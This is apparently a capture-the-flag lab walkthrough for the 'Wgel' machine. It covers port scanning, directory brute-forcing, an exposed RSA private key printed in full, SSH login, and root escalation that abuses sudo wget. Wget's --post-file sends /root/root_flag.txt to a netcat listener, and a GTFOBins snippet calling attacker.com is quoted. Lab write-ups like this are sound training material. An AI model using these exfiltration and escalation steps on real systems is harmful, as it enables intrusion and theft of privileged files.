
Wgel ctf

Hi guys welcome to the wgel ctf walkthrough.


So start with the lab setup where you click on start the machine.

This starts with finding the flags of the user and the root flag



1.Reconnnaisance

So we start by doing a reconnaisance on the ip shared by trackme by using nmap to scan the open ports.




The ip shared was 10.10.71.108 on my end I find two ports open port 22 and port 80

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94961b66801b7648682d14b59a01aaaa (RSA)
|   256 18f710cc5f40f6cf92f86916e248f438 (ECDSA)
|_  256 b90b972e459bf32a4b11c7831033e0ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
MAC Address: 02:2E:C0:52:46:AD (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2.Web Enumeration

Port 80 being a web port will have a website, on visiting the website on http://10.10.71.108



Right click on the page and view page source.

On checking i find a potential name as Jessie as shown:

```
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf


<!-- Jessie don't forget to udate the webiste -->
        </pre>
        <ul>
                <li>
                    <tt>apache2.conf</tt> is the main configuration
                    file. It puts the pieces together by including all remaining configuration
                    files when starting up the web server.
```

I used gobuster to find the hidden pages and directories .


```
┌──(root㉿kali)-[/usr/…/wordlists/seclists/Discovery/Web-Content]
└─# gobuster dir -u http://10.10.71.108 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
```

```
┌──(root㉿kali)-[/usr/…/wordlists/seclists/Discovery/Web-Content]
└─# gobuster dir -u http://10.10.71.108 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.71.108
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2025/08/28 15:39:26 Starting gobuster in directory enumeration mode
===============================================================
/sitemap              (Status: 301) [Size: 314] [--> http://10.10.71.108/sitemap/]
/server-status        (Status: 403) [Size: 277]
Progress: 217532 / 220561 (98.63%)===============================================================
2025/08/28 15:39:52 Finished
===============================================================
```


I found a sitemap and server status but on further enumeration i discoverd more hidden pages on the sitemap.

```
┌──(root㉿kali)-[/usr/…/wordlists/seclists/Discovery/Web-Content]
└─# gobuster dir -u http://10.10.71.108/sitemap -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.71.108/sitemap
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2025/08/28 15:48:37 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.ssh                 (Status: 301) [Size: 319] [--> http://10.10.71.108/sitemap/.ssh/]
/css                  (Status: 301) [Size: 318] [--> http://10.10.71.108/sitemap/css/]
/fonts                (Status: 301) [Size: 320] [--> http://10.10.71.108/sitemap/fonts/]
/images               (Status: 301) [Size: 321] [--> http://10.10.71.108/sitemap/images/]
/index.html           (Status: 200) [Size: 21080]
/js                   (Status: 301) [Size: 317] [--> http://10.10.71.108/sitemap/js/]
```

On visiting the site at http://10.10.155.178/sitemap/.ssh, a **id_rsa** file was found.



On clicking the file, a **RSA Private Key** was found, which led to the initial foothold on the machine.




```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWFf9W2gc3x
W69vjkHLJs+lQi0bEJvqpCZ1rFFSpV0OjVYRxQ4KfAawBsCG6lA7GO7vLZPRiKsP
y4lg2StXQYuZ0cUvx8UkhpgxWy/OO9ceMNondU61kyHafKobJP7Py5QnH7cP/psr
+J5M/fVBoKPcPXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnm/BH
Wo/Lmln4FLzLb1T31pOoTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
/1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
AnAhHKQNeUOn3ymGJEU9iJMJigb5xZGwX0FBoUJCs9QJMBBZthWyLlJUKic7GvPa
M7QYKP51VCi1j3GrOd1ygFSRkP6jZpOpM33dG1/ubom7OWDZPDS9AjAOkYuJBobG
SUM+uxh7JJn8uM9J4NvQPkC10RIXFYECwNW+iHsB0CWlcF7CAZAbWLsJgd6TcGTv
2KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
p3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
7pUO8zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
GW9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7lYb1KRQ9A0Nb97
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
LaIN0OOQ622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
QJkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
V35mEHIidDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr
9Jj/dtd0ZaI8XWGhMokncVyZwI044ftoRcCQ+a2G4oeG8ffG2ZtW2tWT4OpebIsu
eyq5AoGBANCkOaWnitoMTdWZ5d+WNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb
QNF1fedEOvsguMlpNgvcWVXGINgoOOUSJTxCRQFy/onH6X1T5OAAW6/UXc4S7Vsg
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod
-----END RSA PRIVATE KEY-----
```


I downloaded the id_rsa key and stored it under id_rsa

After saving it i changed the permission and logged in using the username: Jessie and the id_rsa key.

```
┌──(root㉿kali)-[~]
└─# nano id_rsa

┌──(root㉿kali)-[~]
└─# chmod 600 id_rsa
```

Once done i was able to log in with ssh

```
┌──(root㉿kali)-[~]
└─# ssh jessie@10.10.71.108 -i id_rsa
```

and we are in:

```
┌──(root㉿kali)-[~]
└─# ssh jessie@10.10.71.108 -i id_rsa
The authenticity of host '10.10.71.108 (10.10.71.108)' can't be established.
ED25519 key fingerprint is SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBUYp4syoBloBpgHfc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.71.108' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$
```

after navigating to the documents folder i found a txt file and there we get our flag.

```
jessie@CorpOne:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
jessie@CorpOne:~$ cd Documents
jessie@CorpOne:~/Documents$ ls
user_flag.txt
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~/Documents$
```

3.Priviledge Escalation

In order to get the root user flag we have to operate and gain the root privilege.

I tried running the sudo -l to see which commands were available and found:

```
jessie@CorpOne:~/Documents$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
jessie@CorpOne:~/Documents$
```

We can see that running the wget binary will allow us to get root priviledges. We can get this on GTFOBins. Search for wget

After doing some research i had to use the file download and created a server listening on 1234

I opened a server on the attacker machine and used the bin to get the root file

File download

It can download remote files.

Fetch a remote file via HTTP GET request.

```
URL=http://attacker.com/file_to_get
LFILE=file_to_save
wget $URL -O $LFILE
```

```
jessie@CorpOne:~$ sudo /usr/bin/wget --post-file=/root/root_flag.txt http://10.10.160.130:1234
--2025-08-28 20:30:35--  http://10.10.160.130:1234/
Connecting to 10.10.160.130:1234... connected.
HTTP request sent, awaiting response...
```

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.160.130] from (UNKNOWN) [10.10.165.109] 37720
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.10.160.130:1234
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```

After running the wget bin file i got the flag which is highlighted.

b1b968b37519ad1daa6408188649263d